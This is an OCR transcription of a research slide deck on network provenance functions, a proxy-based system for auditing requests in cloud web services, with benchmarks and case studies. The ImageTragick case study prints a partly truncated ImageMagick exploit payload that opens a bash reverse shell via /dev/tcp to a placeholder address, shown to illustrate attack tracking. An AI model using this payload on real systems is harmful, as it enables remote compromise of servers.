
Transparent Web Service Auditing via Network Provenance Functions

Adam Bates, Wajih Ul Hassan, Kevin Butler, Alin Dobra, Bradley Reaves, Patrick Cable, Thomas Moyer, Nabil Schear

based upon work supported by the Assistant Secretary of Defense for Research and Engineering under Air No. FA8721-05-C-0002 and/or FA8702-15-D-0001. Any opinions, findings, conclusions or recommendations s material are those of the author(s) and do not necessarily reflect the views of the Assistant Secretary of earch and Engineering.


Motivation

- Typical cloud-based web application
  - Deployed in the cloud
  - Running services on different nodes
  - Complex interactions
- Attack occurs
  - How to track impact through application?
- Defenses often focus on network boundaries, not internal services



Data Provenance

Data provenance is the history of ownership/processing to guide authenticity



World Wide Web Consortium

Data provenance helps to answer:

- Where are all my data?
- Where did they come from?
- Are the data secure and trustworthy?
- How to recover after being attacked?

Goals

Complete

System must offer a complete description of requests that flow through the web service

Integrated

System must combine provenance from different software components into complete record

Widely Applicable


Should not be limited to a particular application, backend component, or architecture

Threat Model

- **Attacker assumptions**
  - **Launch network attacks against applications and underlying infrastructure**
- **Goals**
  - **Command injection, e.g. SQL injection attacks against DB**
  - **Data exfiltration or injection**
  - **Gain foothold in system for further attacks, such as lateral movement**
- **Trust assumptions**
  - **Applications are vulnerable to compromise**
  - **At least one record of adversary access attempt is recorded before successful compromise**


System Design


- Capturing provenance from system components
- Manual instrumentation
  – Add code to existing applications and backend infrastructure
- *Network Provenance Functions*
  – Proxy connections between components
  – Parse protocols to capture provenance
- Components
  – Provenance monitor
  – Execution partitioning
  – Network provenance functions
  – Provenance recorder



Protocol Parsers: SQL

Need to determine what columns are accessed as part of a SQL query






Protocol Parsers: Simple Object Access Protocol

- Simple Object Access Protocol (SOAP) enables remote procedure calls
- Requires web services description language (WSDL) file to parse messages
  – WSDL defines API for SOAP messages


```
nvelope
OAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
V:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
NV:Body>
GetEndorsingBoarder xmlns:m="http://namespaces.snowboard-info.com">
 <manufacturer>K2</manufacturer>
 <model>Fatbob</model>
:GetEndorsingBoarder>
ENV:Body>
Envelope>
```

```
<SOAP-ENV:Envelope
    xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
    SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <SOAP-ENV:Body>
        <m:GetEndorsingBoarderResponse xmlns:m="http://namespaces.snowboard
            <endorsingBoarder>Chris Englesmann</endorsingBoarder>
        </m:GetEndorsingBoarderResponse>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



Implementation

- Provenance monitor
  - Linux Provenance Modules (LPM) with Hi-Fi module enabled
- Execution partition
  - Modified Apache 2 web server
  - Added <5 lines of code
- Provenance recorder
  - C++ using SNAP graph library
- Network provenance function
  - Multithreaded TCP proxy in C
  - SQL parser using Bison



Evaluation Overview

- Physical host
  - 2.4 GHz Intel Xeon processors (2x4-cores)
  - 12 GB RAM
  - VMware Fusion
- Virtual machines
  - CentOS 6.5
  - 2 vCPUs
  - 4 GB RAM
- Measurements
  - End-to-end latency
  - Microbenchmarks
  - Case Studies


End-to-End Delay


- **Need to ensure that NPFs don't make system unusable**

Benchmark	Total Queries	Database Size (GB)	Average Time (ms) w/o NPF	Average Time (ms) with NPF	Percent Overhead
Dell DVD Store	6451	10	10.7	11.7	9.3
RUBiS	6430	1	6.5	7.2	11.2
WikiBench	6581	3	6.3	7.0	11.6

- **Average overhead is ~11%, or at most 1ms per connection**

Microbenchmarks






- Capture performance
  - Parse query: 0.053ms on average
  - Transmit provenance: 0.318ms on average
- Query performance
  - 1.23ms on average
  - 7ms in the worst case
  - 0.5ms to build provenance graphs

Case Study: SQL Injection Attack


- Web application vulnerable to SQL injection (SQLi) attack
  - Attackers often obfuscate queries to evade protections in applications
- Fully tracking path of attack needs to consider many aspects of the system
  - Network context, bypassed application logic, and database accesses
- Existing audit solutions ill-suited to this task
- With NPF, admins create succinct policies about data crossing network boundaries



Case Study: ImageTragick

- mageTragick: arbitrary code execution
- Layer NPF with whole-system provenance to track reverse shell through ImageTragick
  - Evaluation uses Linux Provenance Modules to track files created on system, e.g. reverse-shell.php
- Attacker uploads file that created everse shell on system
- mageMagick runs identify on file, executing code to create reverse shell

```
 graphic-context
box 0 0 640 480
e over 0,0 0,0 'https://127.0.0.1/x.php?x=`
h -i >& /dev/tcp/aaa.bbb.ccc.ddd/9999 0>&1`'
graphic-context
```



LINCOLN LABOR
MASSACHUSETTS INSTITUTE OF T

Summary

- Web applications continue to exhibit vulnerabilities and a need for fine-grained auditing capabilities
- Network provenance functions provide application developers with mechanisms to monitor and protect sensitive web services
  - Minimally invasive
  - Low overhead
  - Widely applicable

Questions?